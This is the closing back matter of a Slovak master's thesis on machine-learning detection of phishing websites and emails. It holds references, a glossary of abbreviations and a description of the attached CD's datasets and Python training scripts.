[66] Parekh, S., Parikh, D., Kotak, S., & Sankhe, S. (2018). A New Method for Detection of Phishing Websites: URL Detection. In 2018 Second International Conference on Inventive Communication and Computational Technologies (ICICCT). 2018 Second International Conference on Inventive Communication and Computational Technologies (ICICCT). IEEE. https://doi.org/10.1109/icicct.2018.8473085

[67] Advanced Threat Defense Protects Against Phishing Emails - DuoCircle. Protect Email Against Phishing, Spam and Malware - DuoCircle [online]. Copyright © 2021 DuoCircle LLC. All Rights Reserved. [cit. 02.05.2023]. Dostupné z: https://www.duocircle.com/advanced-threat-defense

[68] Precision-Recall — scikit-learn 1.2.2 documentation. scikit-learn: machine learning in Python — scikit-learn 0.16.1 documentation [online]. Copyright © 2007 [cit. 11.05.2023]. Dostupné z: https://scikit-learn.org/stable/auto_examples/model_selection/plot_precision_recall.html

ZOZNAM POUŽITÝCH SYMBOLOV A SKRATIEK

AI	Artifical Intelligence – umelá inteligencia
NLP	Natural Language Processing – spracovanie prirodzeného jazyka
ML	Machine Learning – strojové učenie
DDoS	Distributed Denial of Service – typ kybernetického útoku
BEC	Business Email Compromise – typ phishingového útoku
URL	Uniform Resource Locator – lokátor online zdroja v prehliadači
CFO	Chief Financial Officer – riaditeľ financií
CSRF	Cross Site Request Forgery – typ kybernetického útoku
SMS	Short Message Service – textové správy
DNS	Domain Name System – systém na priraďovanie IP adries k názvom webov
IP	Internet Protocol – internetový protokol
ISP	Internet Service Provider – poskytovateľ internetu
SSID	Service Set Identifier – sekvencia znakov pomenúvajúca Wi-Fi sieť
DL	Deep Learning – hlboké učenie
RF	Random Forest - typ algoritmu umelej inteligencie
NB	Naive Bayes - typ algoritmu umelej inteligencie
CNN	Convolutional Neural Network – typ neurónovej siete
RNN	Recurrent Neural Network – typ neurónovej siete
LSTM	Long Short-Term Memoty – typ neurónovej siete
DT	Decision Tree – typ algoritmu umelej inteligencie
SVM	Support Vector Machine - typ algoritmu umelej inteligencie
MITM	Man In The Middle – typ kybernetického útoku
HTTPS	Hyper Text Transfer Protocol Secure – zabezpečený internetový protokol
HTML	Hyper Text Markup Language – značkovací jazyk na tvorbu webstránok

SMTP	Simple Mail Transfer Protokol – emailový protokol
TLS	Transport Layer Security – vylepšená verzia protokolu SSL
Saas	Software as a service – cloudová služba
PSO	Particle Swarm Optimization – typ evolučného algoritmu
CSV	Comma Separated Values – súbor ktorý obsahuje hodnoty oddelené čiarkou
TLD	Top Level Domain – najvyššia doména stránky
URI	Universal Resource Identifier – identifikátor zdroja

ZOZNAM OBRÁZKOV

ZOZNAM TABULIEK

ZOZNAM PRÍLOH

Zoznam príloh na CD.

PRÍLOHA P I: CD

CD obsahuje hlavný adresár s názvom „Diplomová_Práca_Martin_Kubíček“. V tomto adresári sú ďalšie 2 adresáre „URL_Classification“ a „EMAIL_Classification“.

Adresár „URL_Classification“ obsahuje 3 CSV súbory s dátami.

- Corrected_data_without_duplicates.csv – súbor obsahujúci dataset, na ktorom boli trénované modely.
- Brands_and_websites.csv – súbor obsahujúci zoznamy oficiálnych a legitímnych názvov spoločností a ich webové stránky.
- Tunnels.csv – súbor obsahujúci stránky tunelovacích služieb

Ďalej adresár obsahuje 3 python skripty.

- Data_Preprocessing.py – skript, v ktorom sú funkcie pre prácu s dátami
- Features_Extraction.py – skript obsahujúci funkcie na extrakciu features z datasetu
- Main.py – hlavný script, ktorý spája funkcionalitu vyššie zmienených features a implementuje trénovanie a testovanie modelov.

Adresár “EMAIL_Classification” obsahuje 1 CSV súbor s názvom “emails.csv”, ktorý obsahuje dataset, na ktorom boli trénované modely.

Ďalej adresár obsahuje 2 python skripty

- Data_Preprocessing.py – script, ktorý implementuje funkcie na predspracovanie dát
- Main.py – script, ktorý implementuje modely a ich trénovanie a testovanie